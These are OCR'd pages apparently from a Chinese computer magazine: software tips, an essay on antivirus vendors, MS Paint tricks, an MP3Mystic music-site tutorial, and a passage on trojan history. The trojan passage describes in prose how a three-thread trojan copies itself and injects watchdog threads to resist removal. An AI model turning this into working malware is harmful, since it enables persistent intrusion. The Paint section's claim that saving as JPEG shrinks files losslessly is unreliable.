答：以前CFan已经介绍过一些方法了，这里再推荐一款名为HijackThis的软件，它可以自动搜索到能够修改IE首页的所有相关程序，你可以把其中的一些可疑项目删除，经过测试后即可修复。

进入软件后点击“Scan”按钮，搜索出所有的可疑项目，然后勾选上可疑的程序，再点击“Fix checked”按钮即可。如果重启后，出现错误，可以点击“Config”按钮，接着点击“Backups”按钮，选择刚才删除的程序，再单击“Restore”按钮。

如果你在运行软件时，出现缺少Msvbvm60.dll文件，那么可以从http://w1.401.telia.com/~u40118856/msvbvm60.zip处下载到该文件，把它与软件放在同一文件夹中即可。



软件版本：1.97.7　　软件大小：152KB
软件性质：免费软件　　适用平台：Windows 9x/2000/XP
下载地址：http://www.spywareinfo.com/~merijn/files/hijackthis.zip

为桌面图标穿上皇帝的新装：Clic

问：我的桌面有很漂亮的壁纸，但我想制作出背景透明的图标，这样可以尽量多地看到桌面壁纸。不知道用什么软件可以制作这种背景透明的图标？

答：推荐使用专门用于制作透明图标的工具——Clic，通过它，就可以实现你刚才说的功能。

进入软件后，先点击菜单中的“Size”，然后选择一下制作图标的尺寸大小。拖拽软件右上角的手形图标，进行屏幕截图，也可使用“Edit→Paste”把“剪贴板”内的图片粘贴进去。在完成图标的导入后，只要点击菜单中的“Image→Transparent”，然后点击图片内需要透明的部分(默认情况下软件会自动把占图像面积最大的那种颜色透明化)。最后，选择菜单中的“File→Save As”，把图标保存为ICO文件，然后替换快捷方式的原图标即可。

现在虽然你的图标透明了，但图标下面的文字背景还不是透明的(Windows XP除外)，这时，你可以从http://js-http.skycn.net:8080/down/TransDesktop153.zip下载以前新品栏目介绍过的“桌面文字透明化工具”，这款软件使用起来非常的简单，就算没看过介绍也可马上上手。



软件版本：2.00.228　　软件大小：233KB
软件性质：免费软件　　适用平台：Windows 9x/2000/XP
下载地址：http://www.blaizgraphics.net/CLIC.ZIP

是谁锁住了它：WHOLOCKME

问：我在日常使用电脑中，经常会出现删除不了的文件，可是我一时又找不到是哪个程序打开了这些文件，这时一般只有重启后，才可以解决问题。这怎么解决？

答：对于这种问题可以使用一款名为WHOLOCKME的软件解决，它可以找出都有哪些程序在使用当前的文件夹或文件。

把软件下载并解压缩后，运行Install.bat即可完成软件的安装。之后，右击不能删除的文件或是文件夹，选择菜单中的“Who Lock Me?”项，软件就会弹出“Lockers”窗口显示出占用文件或文件夹的程序。

另外当你在拔出闪存盘时，如果出现无法拔出的提示，可以右击闪存盘驱动器，选择“Who Lock Me?”项，来查看是哪个程序正在打开闪存盘上的文件。



软件版本：1.04 beta　　软件大小：22KB
软件性质：免费软件
适用平台：Windows 2000/XP
下载地址：http://www.dr-hoiby.com/WhoLockMe/WhoLockMe104.zip

CF [SY06]

“杀犊”“软剑”

■沉睡者

电脑又坏了，原来又出现了新病毒，我又非常“幸运”地中招了。已经连续几次了，每次一出现新的病毒我就中招，为什么病毒就喜欢拿我做实验田呢？

你以为我没有安装杀毒软件？当然不可能，这个必备的软件我怎么可能忘了？没有开防火墙？当然不会呀，自动运行的嘛，那病毒也没有关闭我防火墙的功能呀。病毒库没有升级？拜托，我经常更新的。你说到底是怎么回事？

中了毒的两天以后，网络上已经出现了“A公司率先截获了XXXXX病毒”的文章，从发“病”症状来看，这就是我中的毒，可是这已经晚了，我的资料已经被可恶的病毒“干掉”了。为什么他们就不能早发现一点呢？

有时想想看，好像每次我中了病毒的一至两天后，就会出现某公司率先(或第一个)截获的XXXX病毒。如果这样还好，更有意思的是，经常是几个杀毒软件厂商同时发布率先(或第一个)截获的消息，让我一头雾水，到底哪个杀毒软件厂商是第一个发现这个病毒的呢？怎么第一会如此之多呢？

第一居然有这么多！

你别看第一这么多，可是能让我“百毒不侵”的还真没有一个，它们个个都是“事后诸葛亮”。

你说:“没有病毒，他们怎么能够防住？怎么做‘事前诸葛亮’”？别忘了，现在哪个杀毒软件里面没有“查杀未知病毒”的功能呢？加强一下这个吧，希望下次我能够听到杀毒软件厂商再发布消息时，能够出现:XXX公司的杀毒软件成功地在某病毒发作之前对其进行查杀，真正做到了未见其毒，就可对其进行查杀。

什么时候都是“魔高一尺，道才能高一丈”。就像看很多武侠片，在影片开头，弱小的大侠们被强大的敌人打得落花流水，然后这位大侠经过了长时间修行，终于杀死了敌人。有时我就奇怪，为什么他就不能在开始时努力点，然后直接干掉敌人不就完了？太奇怪了！为什么非要等魔高了一尺，“道”才能高出一丈呢？

小编有话说:看了这篇文章小特感触也很深，其实作者也是恨铁不成钢。杀毒软件并不是万能的，从现在的技术来看，还没有什么杀毒软件能够提前查出大部分的未知病毒，但对已知病毒的变种已经可以起到有效的防护作用了。而且现在不管是哪款杀毒软件厂商，在发现一个新病毒后，都会在在第一时间内完成病毒库的更新供大家下载。这里也提醒大家要注意及时地升级病毒库，让它时时都处在“最新”状态，这样可以有效地保护你的电脑不被电脑病毒入侵。



CF [SY07]



与电脑交流的语言

■五笔高手阿当

阿当MM的老妈对电脑是一窍不通，这两天突然想上网聊天，但出现了一个问题:就是用什么输入法?不要说是五笔,她连拼音都不会.面对这种情况,MM的老妈自然会咨询一下阿当的意见，问她使用手写板如何，阿当自然不敢怠慢，自掏腰包买了一个手写板，乖乖地给未来的岳母送去了。不过，阿当却由此生产了这篇输入法的稿子。

阿当的最爱——智能五笔

要知道阿当可是个五笔高手，所以自然少不了一款称心如意的五笔输入法啦，而阿当用得最多的就是“智能五笔”输入法，阿当感觉它最大的方便之处就是按下键盘右侧的Ctrl键就可以在五笔及拼音间进行切换的功能，这样如果有不会打的字，就直接用拼音进行输入了。

下载地址:http://ks.onlinedown.net/down/znwbsetup.EXE

MM的最爱——紫光拼音

由于阿当的MM不会用五笔，自然就只能用拼音，而在众多的输入法中，“紫光拼音”是阿当MM的最爱，它不仅免费，而且功能还相当的强大，所以阿当的MM最爱的就是这款输入法了。

下载地址:http://sq.onlinedown.net/down/unispim30.exe

半瓶子醋的最爱——极点五笔

如果你是五笔的初学者，那么阿当推荐你使用“极点五笔”，经过阿当调查，发现CFan编辑部内的FLP的五笔水平属于半瓶子醋，经常会出现不会打的字，但由于极点五笔支持混合输入，所以输入拼音或五笔软件都可识别，所以不必切换输入法就能完成汉字的输入。听小特说，FLP正在向编辑部内所有使用五笔的小编推荐这款软件，如果你也在使用五笔，而且不管你是高手，还是菜鸟，都可以去试试这款不错的五笔输入法。

下载地址:http://freewb.y365.com/jd323-wb-86-1101.rar

符号输入者的最爱——拼音加加

编辑部里面的Ricky是“拼音加加”的忠实用户，原因很简单，虽然最初的安装包很小，只有几百KB，但随着使用时间的增加，软件会慢慢变大，因为词库在增长。另外一个原因就是“拼音加加”的符号输入功能相当强大，当你输入“fk”时直接就可以输出“■”。另外这款软件是共享软件，但它只是把你的IE首页变成了新浪的新闻版，其他没有任何功能上的限制，所以这里推荐给大家。

下载地址:http://nj2.onlinedown.net/down/PyjjSetup.exe

你知道吗？

电脑一进系统或打开任意窗口都会自动打开“紫光拼音”，是什么原因呢？

其实这是因为文字服务而造成的，而这种情况多出现于Office XP中，解决的方法很简单(如果你安装的是Office 2000可跳过Step 1直接进行Setp2的操作):

Step 1 退出Office程序，进入“控制面板”，打开“添加/删除程序”，然后在“目前安装的程序”中选择“Microsoft Office XP产品”，再点击“更改”按钮，在弹出的窗口中选择“添加或删除组件”，再在“选择安装安装选项”对话框内点击“Office 共享功能”，把“中文可选用户输入方法”设置为“不安装”，点击“更新”即可。

Step 2 进入“控制面板”，双击“文字服务”，把除英语(美国)外的其他输入法全部删除。

Step 3 点击“开始→运行”，在运行框中分别输入“Regsvr32.exe /U msimtf.dll”及“Regsvr32.exe /U Msctf.dll”(不包括引号)，然后再添加回其他输入法即可。

CF [SY08]

谁持画笔当空舞

——用好你的“画图”程序

■ 梁厚民 马赛克

看点 鲜为人知的Windows画图程序历史，以及多个容易被忽略的超级画图技巧，原来以前需要Photoshop的某些处理，画图照样也能做到，甚至有些功能就连其他专业软件也无法办到。

画图是Windows系统自带的图像处理组件，因其功能简单而一向深藏闺中，少有用户问津。然而实际上，画图程序不是不好，而是我们往往没有用好——它不仅体积小巧，运行便捷，而且功能并不弱。很多常用的图像处理技巧，用专业工具处理起来非常麻烦，画图却可以轻松搞定。对于大部分图像处理初学者来说，与其在所谓“专家”的叫嚣声中痛苦地学习Photoshop，不如把手头这个免费而强大的图形处理工具彻底摸透。

小知识

画图程序这十年

很多人都认为画图程序是随Windows 3.1诞生的，可事实并非如此。早在Windows 3.0诞生前，在那个苹果机与PC机争夺个人计算机市场的时代，苹果公司为了打败PC，推出了容量达128KB的Macintosh操作系统，其中就附带了一个叫MacPaint的免费绘图软件（见图1）。很快地，PC用户也拥有了一个界面酷似




图1 MacPaint可谓当今画图程序的雏形

MacPaint的绘图软件——由当时坐落于美国亚特兰大的一家名为“Z-Soft”的软件公司开发的PC Paintbrush。PC Paintbrush受到了PC用户的极大好评，甚至起到了推动鼠标设备普及的作用（当时很多鼠标都是与PC Paintbrush捆绑销售的）。不过，无论MacPaint还是PC Paintbrush，都只支持黑白两色，它们的意义也仅限于把“绘图”的概念带给计算机用户而已。后来，PC Paintbrush被集成到了Windows 3.1中，并且改名为“Windows Paintbrush”（在中文版中被称为“画笔”），支持256色，还增加了诸如橡皮、笔刷等实用工具。到了Windows 95中，画图的名称变成了“Microsoft Paint”（中文版也随之变成“画图”）并且一直沿用至今。新的画图程序支持16位色和24位色，图片格式也从单一的BMP增加到GIF和TIFF，Windows XP中的画图程序则支持更多图形格式。尽管当初设计PC Paintbrush的Z-Soft公司早已销声匿迹，但“画图”还是在经历了十几年的风雨历程之后，保持着其特有的活力，不断发展。

一、图像格式，多多支持

在很多机器上，用画图打开JPG、GIF格式的图片时，往往会出现“画图程序无法读取该文件，无效的位图文件，或当前尚不支持这种文件格式”的错误提示，这是由于画图程序默认情况下并不支持JPG、GIF格式。尽管Windows XP下的画图程序能够打开很多种格式的图形文件，但如果是在Windows 98/2000中，要让画图程序支持更多图形格式，就需要一定技巧了。

首先，要让画图程序能够顺利打开JPG和GIF格式，机器里必须安装Microsoft Office 2000或更高版本，而WPS Office、Photoshop、ACDSee等软件都不行。在没有安装Microsoft Office时，用画图程序打开JPG等格式文件时，就会出现错误提示。其次，要让画图程序能够输出JPG和GIF格式的图像，必须***在已经安装Microsoft Office软件的前提下，用画图程序打开一个JPG或GIF格式文件***（这时不会有错误提示了），这样画图程序就会具备JPG和GIF等格式的输出功能了。



图2 Windows XP的画图程序已经支持了相当丰富的常用图形格式

小提示

★在Windows 98/2000下，画图程序只可扩充JPG和GIF两种格式。

★在Windows XP下，无须安装Microsoft Office，画图程序就能够直接支持JPG、GIF、TIFF、PNG等多种格式的图形文件(见图2)。

二、图像缩放，简单有效

图像缩放几乎是所有图形处理软件都具备的最基本功能之一。然而对于初学者来说，就算给他Photoshop或Fireworks那种大型工具，他也未必办得到，因为那些工具使用起来太复杂，本来挺简单的功能却被专业地“隐藏”起来，让人无从下手。用ACDSee缩放图片倒很简单，按小键盘上的“+”和“-”

就可以了，但ACDSee的图片缩放功能仅仅是浏览意义上的比例缩放，并不能真正保存。然而，用画图程序却可以简单实现。

用画图程序打开想要处理的图片，选择菜单栏上的“图像→拉伸/扭曲”命令，然后在弹出的“拉伸和扭曲”对话框中，分别于“水平”和“竖直”后面输入你想放大或者缩小的比例（见图3），然后再保存就可以了。




图3　用画图程序缩放图像，可能不如Photoshop直观，但一定比它简单

三、图标转换，一步到位

为了让操作系统更加美观，Windows XP采用了与iMac格式相同的带Alpha通道的16位色图标，也就是我们常见的所谓“XP风格图标”。这种图标文件中往往包含多种尺寸的图形，其中最大的可达128×128。而当我们想把这种图标变为图片，用来美化网页或电子书等制品时，就算是Photoshop和Fireworks那种专业的图像工具也无能为力，小小的画图程序却可以轻松解决这个问题。

运行画图程序，在打开图片对话框中选择保存类型为“ICO（*.ICO）”，然后就可以打开图标文件了（见图4）。打开后的图标可以保存为各种图形格式，如GIF和PNG等。



图4　即使是Photoshop那种专业图形处理软件也不支持导入图标格式文件

小提示

如果你要把XP风格图标转成图片，选择GIF格式通常会丢失很多颜色信息，因此推荐使用PNG格式来转换16位色图标文件。

四、图像减肥，舍我其谁

你知道最强的图像无损减肥工具是什么吗？是的，你知道我要说“画图”。可事实就是如此，无论是ACDSee，还是JPEG Optimizer等知名软件，它们都无法保证你的图片在压缩时不损失质量，而号称“批量无损压缩器”的JStrip，能够压缩的幅度也小得可怜。画图则可以在让图片完全不失真的情况下，让原JPG文件的体积再缩减50%以上！

运行画图程序，打开要减肥的图形文件，然后选择“文件→另存为”，在弹出的窗口中选择保存类型为“JPEG”，然后保存即可。比较一下减肥前后的体积，服了吧！

小提示

用画图程序给图片减肥时，原图的尺寸越大（比如1024×768尺寸的壁纸），减肥的效果就越显著。

五、网上美女，画图制造

都说“网上无美女”，可网上贴图论坛中的美女着实不少。我们都知道，那些美女图片大都是经降噪软件处理过的，比如用Photoshop消除照片中的杂色和斑点。可是，并不是所有人都喜欢降噪处理的效果，MM的脸皮如果被“磨”得过于光滑，就少了一分自然美。因此，如果照片中MM脸上的痘痘不是太多，我们就完全可以用画图工具来完成美化任务。

首先用画图程序打开MM图片，选择画图工具箱中的“放大镜”，单击鼠标左键放大需要处理的痘痘部位，然后选择工具箱里的“取色”工具，拾取照片斑点外围的正常颜色，接着用“刷子”或“喷枪”修补斑点，多重复几次拾色与修补，美女就诞生了（见图5）！



图5　日本明星小仓优子脸上的痘痘乃是出名的多，经过画图的修补，痘痘MM也能变得完美无瑕

六、画图坐标，网页帮手

有网页制作经验的朋友想必不会对“热点”(Hotspot)感到陌生。所谓“热点”是指一幅图像上含有多个超链接，点击不同位置，会转向不同的地址（如http://www.rc365.com的首页）。借用相关网页编辑软件制作热点并不困难，但对酷爱HTML编写的朋友来说，定位图像热点坐标就不好办了。当然，可以另外用JavaScript编写屏幕区域坐标测试程序来帮忙。但画图中自带的坐标测试功能就完全可以帮助我们定位热点区域。将图像导入到画图程序中，移动鼠标，就会在画图窗口右下角看到坐标显示（见图6），将鼠标移动到欲定位区域，记下坐标，多重复几次就可以完全定位每个点的坐标了。



图6　寻找坐标显示工具何必东奔西走

小提示

当你需要在网页制作之外的应用中寻找图像坐标时，为了精确地定位坐标，也可以在图片上用铅笔工具点个点，今后再用取色器结合喷枪工具把图片修复。　CF [SY09]

看点 ①教你在最短的时间内，无需自建服务器、无需设计网页、无需申请域名，就能以最快的速度建立一个音乐网站。
②在不更改站点内容的前提下，随时为站点更换新的样式，并可以自定义站点样式。

白手起家，三分钟自建音乐网站



■ 王光临　周明宸

要建立一个音乐网站，这对于个人用户来说无疑是件庞大的工程。自建服务器或租用服务器空间(很贵)，设计网页(很难)，申请域名(还是很贵)……若不是业余时间超级充裕的人，很难有耐心坚持到把站点完全建立起来，就算网站做好了，功能也不见得全面。MP3Mystic 则可以让你摆脱上述繁琐步骤，以最快的速度轻松建立一个音乐站点。该站点可以根据你的音乐文件的变动自动更新网页，还允许随时修改站点样式，访问者不仅可以快速查找、试听和下载音乐文件，更可把他们收藏的音乐上传到你的服务器上。最主要的是，你无需任何站点架设知识，只要有这篇文章就 OK 啦！

MP3Mystic 小档案
软件版本：1.08b8　　软件大小：1.92MB
软件性质：共享软件(试用30天)　　适用平台：Windows 9x/2000/XP
下载地址：http://mp3mystic.com/mp3mystic/Files/MP3MysticSetup.exe

一、简简单单，自建音乐服务器

或许你现在会有点疑问——从软件名称看，MP3Mystic 不是专门用来建立MP3 音乐网站的工具吗？那其他音乐格式如WMA就不支持了？这点请不必担心，MP3Mystic 默认支持的音乐格式为 MP3 和 OGG，我们在下文中还将介绍为MP3Mystic添加支持其他音乐格式的方法。那么，现在就先看看如何快速建立你的MP3 音乐网站吧！



图1　建立音乐网站的基本内容都可以在这个标签下完成

用MP3Mystic 自建的这个音乐服务器以本地 PC 为服务器，其他用户用 IE 和其他浏览器都能访问。因此，首先要做的就是设置本地服务器。

启动 MP3Mystic，单击菜单栏上的“File→Setup”选项打开服务器设置窗口，选择“General”标签(见图1)，在“Server Name”中键入服务器名称，如“稀饭音乐网”(这个名称将出现在服务器页面的顶端)，然后在“MP3 Directory”中指定一个音乐文件所在路径。接下来在“Port”后面设置端口号，默认的端口为 80，如果该端口被占用，你也可以改用 8080、8800 等端口。另外，选中“Start server on Launch”项，就可以在 MP3Mystic 运行时自动启动音乐服务器。

在“General”标签下还可以设定网站页面样式，这些样式在 MP3Mystic 中被称作“主题”(Theme)，它与 Windows 桌面主题的概念非常接近，即改动了主题后，用户浏览的网页样式会完全不同，但内容还是一样的。MP3Mystic 默认提供了三种页面主题，从“Default Theme”后面的下拉菜单中选择其中一款，用户所看到的网页就全然不同。以上设置全部完成后，别忘了点击左下角的“Save”按钮保存设置。

小提示

★MP3Mystic只允许设定一个音乐文件路径，该路径将成为音乐网站服务器上的文件根目录。程序会自动为目录中的每个音乐文件建立试听、下载等网页链接。如果这个路径下还套嵌了其他文件夹，用户在浏览你的音乐网站时，通过浏览器页面中的链接就可以轻松访问子目录中的文件。

★如果点击“Save”按钮之前更改了音乐文件路径，那么程序会弹出一个对话框，问你是否重建页面缓存文件(Cache)，在这里必须选择“是”，这样程序就会重新扫描音乐文件路径下的所有文件并生成网页文件。

经过以上步骤，建立音乐网站之前的设置工作就完成了。接下来只要执行“File→Start Server”命令，服务器就开始运行了。这就意味着其他用户已经可以访问你的网站了，那么应该如何访问呢？

二、呼朋唤友，访问你的音乐网站

你的朋友们可以通过你的 IP 地址来访问你的音乐网站。执行菜单栏中的“Utilites→Get My IP Addresses”命令，就会弹出显示本地 IP 地址的文本窗口(见图2)。在这个窗口中，我们可以得到两个 IP 地址：一个是本地 IP 地址(Local IP Address)，在脱机的情况下，可以通过这个地址在本机上打开服务器页面，来测试网站是否可用；另一个是本机在 Internet 上的地址(WAN IP Address)，把该 IP 发给你的朋友，他们就能用这个地址访问你的音乐网站了。




图2　该窗口中的文本内容明显分为上下两部分，即我们见到的两个IP地址

小提示

更简便的本地音乐网站测试方法是在IE地址栏中输入"127.0.0.1"，回车后即可看到网页。

那么，当你的朋友们登录到你的音乐服务器上，又能看到些什么呢？除了音乐共享目录中的每个文件夹和音乐文件以外，每个音乐文件旁边还有四个小图标。第一个图标为"试听"(Listen)，点击后，Windows Media Player就会播放该文件(不过不能保存)；点击第二个图标"播放列表"(Playlist)则可将该文件加入当前播放列表，如果点"Listen to playlist"链接就可以一次试听列表中的所有音乐文件，后面的"Shuffle"选项还能控制随机或顺序播放(见图3)；第三个图标"下载"(Download)自然不必多说，下载音乐文件的方法大家想必都轻车熟路了；最后一个"信息"(Info)图标则用来查看该MP3的信息，包括歌曲名、演唱者、专辑名等信息，如果MP3文件不包含ID3v1标签，则无法查到音乐信息。



图3　网页中的播放列表功能相当于一个小型的在线音乐管理器

除此之外，这个音乐网站还具备很强的音乐检索功能。在网页右上角的文本框中输入关键字，然后从下拉菜单中选取搜索范围(包括歌曲名、歌手名、专辑名等)，再按回车键就开始搜索(见图4)。对于搜索的结果，在页面左下脚还提供了多种分类浏览方式，可以按照目录、歌手或专辑名等类别归类浏览。




图4　麻雀虽小，五脏俱全，搜索功能我也有

▶▶▶ 火速链接

更多有关ID3标签的内容，可以参考2003年第21期中《MP3音乐管理一条龙》一文。

三、精益求精，让音乐站点更完善

如果我告诉你，自建的音乐站点最多也就能达到上文叙述的这个程度，你一定不甘心，因为这个音乐站点太不完善。你会觉得如果有人搞破坏，站点就很不安全；你会认为网页里的英文太多，如果能改成中文就好了；你还会猜测能不能让用户自己也上传一些音乐文件，独乐乐不如众乐乐嘛……这些都没问题，而且方法也不难。那么，下面就列出音乐网站的强化方法，各位看官自取所需吧！

1.让MP3Mystic支持更多音乐格式

音乐格式的问题在文章开头就谈到了，下面来说说增加MP3Mystic支持格式的方法。进入服务器设置窗口中的"Advanced"标签，在"Music Types"文本框中可以添加更多音乐格式，比如WMA、RM、WAV等。注意不同文件格式之间要用英文半角分号隔开，最后一个格式后面不要再加分号(见图5)。这样，你的音乐网站中就能支持更多的音乐格式了，如果你当初共享的音乐目录中包含WMA等格式的音乐，只要点击主界面菜单栏上的"File→Rebuild Cache"，新格式的音乐就被自动添加到网页中了。



图5　MP3Mystic可以支持任何音乐格式——只要你想

2.开启普通用户的上传功能

MP3Mystic允许访问服务器的用户上传他们的音乐文件，但出于安全方面的考虑，该设置默认为关闭，那么如何把上传功能打开呢？在设置窗口中单击"Uploads"标签(见图6)，打开"Allow Uploads"选项，然后在"Upload Directory"中设置上传目录，用户上传的文件都将保存在这




图6　众人拾柴火焰高，开放上传权限，让大家一起丰富你的音乐库吧

个目录中。如果你只允许用户上传ＭＰ３文件，可以选中“Only allow uploading of MP3 Files”项目；如果要求用户上传的MP3文件必须具备ID3v1标签，就选中“Require ID3v1 Tags”，这样可以便于站点中的音乐检索。

3.让音乐网站更安全

信不信由你，笔者在建立起音乐服务器并启动站点后，在没有把地址告诉任何好友之前，来访的用户很快就突破了20大关。因为当你启动了音乐服务器后，它就作为一个HTTP服务器存在于Internet中，里面的音乐就很容易被一些搜索引擎捕获。其实只要简单设置一下，就可以阻止不受欢迎的用户，或者给信任的用户打开安全通道，让你的音乐网站更安全。

进入设置窗口的“IPs”标签(见图7)，你会看到一个空的IP地址列表。首先我们要给这个列表确定一种属性，就通过上方的一对复选框:选定“Allow all IPs Except”代表该名单为黑名单，其中的IP地址都被阻止；选定“Ban all IPs Except”则代表该名单为白名单，除名单以外的IP都被阻止。接下来，在右侧的文本框中输入IP地址，点击“Add IP”按钮即可将其添加到列表中；选中列表中的IP，点“Remove IP”按钮就可以将其从列表中清除。



图7　通过IP地址限制用户，这是当今的网络服务器最常使用的安全措施

4.个性化你的音乐网站

尽管MP3Mystic允许我们随时更改网页的主题样式，但其中最主要的问题就是——界面是英文的，网站Logo也不是我们自己的。对于最具DIY精神的Cfan读者来说，这绝对不行。赶快把这个音乐网站充分个性化吧！

首先要做的，就是把页面顶端的Logo换成我们自己的图片。打开资源管理器，在Program File目录下找到MP3Mystic的安装目录，在Themes子目录下可以找到MP3Mystic自带的模板源文件。以默认模板MysticTheme为例，用记事本或其他文本编辑工具打开index.htm，找到<img src="http://www.mp3mystic.com/mp3mystic/images/Logo1.gif" alt="MP3Mystic" border=0>
字段，修改成<img src=banner.gif alt="欢迎光临">
即可。其中banner.gif是用来替换Logo的图片文件，放在index.htm的同目录中就可以了，“alt”后面的内容为鼠标悬停在图片上方时的文字注释。

其次，我们还可以把网页中全部英文都汉化成简体中文，这样即使是再菜的菜鸟访问你的音乐网站，也不会有语言障碍啦！用文本编辑器或网页编辑工具如Frontpage、Dreamweaver等打开index.htm，把相应的英文翻译成中文再保存就可以了(见图8)。



图8　自制的简体中文模板，比做网页容易多了

5.让简体中文成为音乐网站的默认语言

初登录MP3Mystic音乐网站的朋友都会发觉不对劲，因为页面上会出现好多乱码。这时在页面上点击鼠标右键，选择“编码→简体中文”，乱码就会变成汉字了。这是为什么呢？原来MP3Mystic模板的默认文字不是简体中文，所以打开的时候会优先使用西欧字符。这可麻烦了，要是每打开或刷新一个页面都要先改文字编码，那不是太麻烦了吗？

好在可以把网页模板的默认语言统统改为简体中文，方法如下:用记事本打开index.htm，找到第四行(META)，把行末的“charset=ISO-8859-1”改为“charset=GB2312”即可。再进入你的音乐网站看看，乱码不在了吧！

小编有话说

看这篇文章把MP3Mystic吹得如此之神，Ricky也终于忍不住尝试了一把。别说，效果还真不错，可算是迄今为止最方便的音乐站点建设工具了。而且，与Winamp的ShoutCast插件不同，MP3Mystic可以让我们建立一个站点，用户想听什么可以自由选择；而ShoutCast就只能让用户听你正在放的东西，可选择的范围就显得狭窄。

最后再给用MP3Mystic自建音乐网站的朋友们提个醒:如果你想长期开着这个站点，不妨用花生壳动态域名解析工具或类似软件做个虚拟域名，这样可以免去每次开机都告诉朋友们一个新IP地址的麻烦。至于“花生壳”，其官方网站(http://www.oray.net/products/PeanutHull.asp)上有详细的注册和使用方法，想免费建站的朋友一定要用！ CF [SY10]



看点 在“任务管理器”中看不到的“木马”,“杀不死”的“木马”……本文将会对那些你闻所未闻的新奇木马进行大揭露。

就这样被你入侵

——通通透透看木马

■ 北京 Coolboy

无论是玩过几年电脑的“老鸟”，还是刚刚接触电脑的“小菜鸟”,“木马”这个东西应该不是太陌生吧？从最早的BO、冰河到现在的灰鸽子、网络神偷，我想大家一定能够列举出不少木马的名字。的确，曾几何时，木马已经从原来黑软的一员“晋升”到现在可以和病毒“平起平坐”了。如果大家留心，就会不难发现，现在很多杀毒软件的主页，往往会单独开辟出一块空间提供免费的专杀工具下载。其中，木马往往会占据相当数量。那么木马到底是什么东西？作为一个普通用户是不是只能被动地等待杀毒软件的升级呢？这种“我为鱼腩”的状况是否能够通过我们的双手得到改善呢？

什么是木马

简单地说，木马就是一个程序，一般分为客户端（入侵者操纵的）和服务端（受害者电脑上执行的)，它能在受害者不知情的情况下，提供给远程操纵者很多服务，比如读取受害者系统中的密码，窃取文件甚至偷看受害者的屏幕，操纵受害者的电脑。当然这是现在木马的典型表现。真正的木马发展也如其他黑客技术一样经历了几个阶段。

木马的发展史

1.木马始祖——BO

第一个阶段的代表作品就是大家比较熟悉的BO(Back Orifice)。它由国外黑客组织“死牛之祭”编制，可以说这个软件开创了木马的先河，以后的木马很多都是参照BO的思想和结构。当然限于当时的技术和条件，BO的清除比较容易。

2.国产木马先驱——冰河

接下来，就不得不提起国产木马冰河了。应该说冰河属于很容易操作的一类木马，也正因为操作简便、功能强大，所以成为在国内比较流行的木马(至今依然如此，虽然冰河从2.2版以后不再开发，但还是有一些人在原版本上通过工具进行修改，制作冰河修改版)。如果你使用过木马，就不难发现，国内很多木马都沿用了冰河的界面风格。当然木马到了这一时期，自我保护技术也出现一些提升。比如冰河采用了文件关联技术，使简单删除启动键值的方法不能阻止木马运行，甚至会造成TXT或EXE文件无法运行。

3.YAI——最早将病毒技术应用进木马

而后也出现过一些木马，但并没有带来技术上的什么革新，作者大多把精力放在界面或一些小的恶作剧功能上。但随后出现了YAI(You And I)木马，记得当时报道感染了200多万台电脑。这个YAI也是笔者所知的，最早将病毒技术应用到木马中的木马程序，从此以后很多杀毒软件和媒体便理直气壮地将木马和病毒相提并论了。笔者虽然对此持保留态度，但不得不承认，在这以后很长一段时间里，的确将黑客程序与病毒结合成为了一种时尚(比如大家熟悉的中国黑客、冰河的几个所谓修改版)。

4.目前的木马

现在，接连出现了像黑洞、灰鸽子、广外女生等几个木马。应该说这几个木马主要在通信方式和自我保护上有了提高。比如黑洞在其软件中加入了关闭杀毒软件的模块；网络神偷则把以往的通过E-mail方式通知黑客的单一手段改变为通过主页空间的方式。

上面的这些木马虽然很厉害，但预防它们还比较容易。首先，其运行方式都是通过修改注册表，所以如果发现自己中了木马，只要先杀死系统中的木马进程，然后再删除注册表中的木马启动键值即可。当然如果不幸中的是病毒型的木马，那就只能借助杀毒软件和专杀工具了。

“奇特”的木马

其实上面的木马大家即便没有见过，也大多耳熟能详了，可以说它们是老一代木马的典范。正所谓魔高一尺，道高一丈。伴随着反黑和查杀木马的技术进步，在木马编制者这边，又衍生出了不少新技术，它们往往是普通读者比较生疏的。

1.狡兔三窟——三线程木马

早些时候曾经闹得沸沸扬扬的“中国黑客”是全球首创的“三线程”结构的病毒。现在我们就一步步揭开三线程木马程序的神秘面纱。

在操作系统中，进程是存储器、外设等资源的分配单位，但为了提高进程内的并发性❶，Windows系统引入了线程❷这个概念，系统把线程作为处理器调度的对象，一个进程可以同时拥有多个并发线程。通常情况下的简单程序只有一个主线程，它是在进程创建时自动生成的。可以将想要执行的木马代码放在主线程里，然后再生成两个辅助线程，它们的功能就是实现对程序的保护功能，防止程序被用户关闭或删除。

主线程需要完成的任务有三个，它们分别是准备工作，创建辅助线程❸和程序主要功能的实现。准备工作当然是为程序运行过程中所需要的一些部件做好准备，其中包括文件复制和保存，一般情况下是把可执行文件复制到系统目录下。当然为了防止意外删除，可以将程序的可执行文件备份。创建辅助线程包括两个线程，一个驻留在主进程体内，另一个通过创建外部线程❹驻留到其他正在运行的进程体内。这两个线程的功能就是监视其他进程或线程的运行情况，如果出现异常立即恢复。

